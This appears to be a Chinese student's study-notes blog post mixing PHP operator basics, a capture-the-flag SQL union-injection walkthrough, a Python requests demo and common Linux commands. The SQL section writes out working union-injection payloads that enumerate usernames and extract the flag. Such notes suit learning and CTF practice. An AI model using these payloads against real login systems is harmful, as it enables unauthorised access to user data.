Writeup3

原创

想学python的元气汪 于 2020-02-08 12:56:15 发布 231 收藏

PHP

- 3个等号是变量值和类型都相同，而2个等号是变量相同
  eg：100==“100”结果为真，100===“100”结果为假，因为类型不同
- echo可以输出一个或多个字符串，print只允许输出一个字符串

SQL

- 选择：

```
select * from table from 范围
```

eg:一道sql题

- 查看源码

```
<!--union注入-->
<!--"select * from users2 where name='" + username + "'"-->
<!--if password == rs.password-->
```

- 1'报错由于union注入于是构造1' union select 1,2,3,4#

The used SELECT statements have a different number of columns

得到结果：
发现个数不太对

- 开始试1' union select1,2,3#

wrong password

显示密码错误

- 试试123，3正确
得到结果：

hello! 2

说明2是注入点

- 构造1' union select 1,(select name from users2 limit 0,1),3#
得到结果

hello! user2

-构造1' union select 1,(select name from users2 limit 1,1),3#

hello! wctf{simp1e23478_you_g0t_1t}

> 额外：解释limit作用
> select * from table limit 10
> 显示前10行数据，显示1~10条数据
> select * from table limit1,10
> 检索 从第二行开始，显示10条，即2~11

Python的requests库

网络爬虫通过HTTP库向目标发起请求就是发送一个request。如果服务器响应，就得到response，就是页面的内容

- 网络爬虫：是按照规则自动抓
取万维网信息的程序或者脚本
- request内容

> 请求方式：GET和POST（常用），HEAD，PUT，DELETE，OPTIONS
> 请求URL：爬虫获取数据的基本依据
> 请求头
> 请求体

- response内容

> 响应状态（200，301，404，502等）
> 响应头
> 响应体

- request功能演示


```
import requests

response  = requests.get("https://www.baidu.com")
print(type(response))
print(response.status_code)
print(type(response.text))
print(response.text)
print(response.cookies)
print(response.content)
print(response.content.decode("utf-8"))
```

> get代表请求方式

Linux的常见命令

ls命令（list）
ls[选项][文件目录]
-a：显示所有文件目录
-l：显示详细信息
-d：查看目录属性
eg：ls -al：显示当前目录下所有文件目录详细信息，包括隐藏文件



```
-rw-r--r--  1 ater ater  807 11月  4 05:40 .profile
lrwxrwxrwx  1 ater ater   16 11月 12 01:02 share -> /mnt/hgfs/share/
drwxr-xr-x  3 ater ater 4096 11月 11 21:02 snap
drwx------  2 ater ater 4096 11月 11 20:59 .ssh
-rw-r--r--  1 ater ater    0 11月 11 21:08 .sudo_as_admin_successful
drwx------  4 ater ater 4096 11月 11 20:55 .thunderbird
-rw-rw-r--  1 ater ater  131 11月  4 05:48 .xinputrc
drwxr-xr-x  2 ater ater 4096 11月  4 05:45 公共的
drwxr-xr-x  2 ater ater 4096 11月  4 05:45 模板
drwxr-xr-x  2 ater ater 4096 11月  4 05:45 视频
drwxr-xr-x  2 ater ater 4096 11月  4 05:45 图片
drwxr-xr-x  2 ater ater 4096 11月  4 05:45 文档
drwxr-xr-x  2 ater ater 4096 11月  4 05:45 下载
drwxr-xr-x  2 ater ater 4096 11月  4 05:45 音乐
drwx------  3 ater ater 4096 11月 11 20:56 桌面
```


pwd（path working directory）
显示当前目录的绝对路径

```
ater@ater-virtual-machine:~$ pwd
/home/ater
```

cd（change directory）
cd [目录名称]：切换工作目录
cd …切换到上层目录

```
ater@ater-virtual-machine:~$ cd share
ater@ater-virtual-machine:~/share$ cd ..
ater@ater-virtual-machine:~$
```

su（substitute user）
su [选项][用户名]：切换到root用户并更换环境设置
su -
要退出时使用exit

```
ater@ater-virtual-machine:~$ su -
密码：
root@ater-virtual-machine:~# exit
注销
ater@ater-virtual-machine:~$
```

touch
创建新文件：touch newfile

```
ater@ater-virtual-machine:~$ touch newfile
```

cp

cp [选项] 源文件 目标文件：复制文件(cp /test1/file1 /test2/file2)

-r：若给出的源文件是目录文件则递归的复制该目录下的子目录和文件(cp -r/test)

mv

mv [源文件][目标文件]：移动文件

rm

删除文件，同mv

tar

tar [选项][目的文件][文件或目录]：将文件目录打包成文件

-c：打包产生.tar文件

-v：显示打包过程中的信息

-f：指定打包后文件（f要写在最后一选项）

-z：打包同时压缩(压缩成.gz)

-j：打包同时压缩(压缩成.bz2)

eg：tar –cvf test.tar test

tar –zcvf test.tar.gz test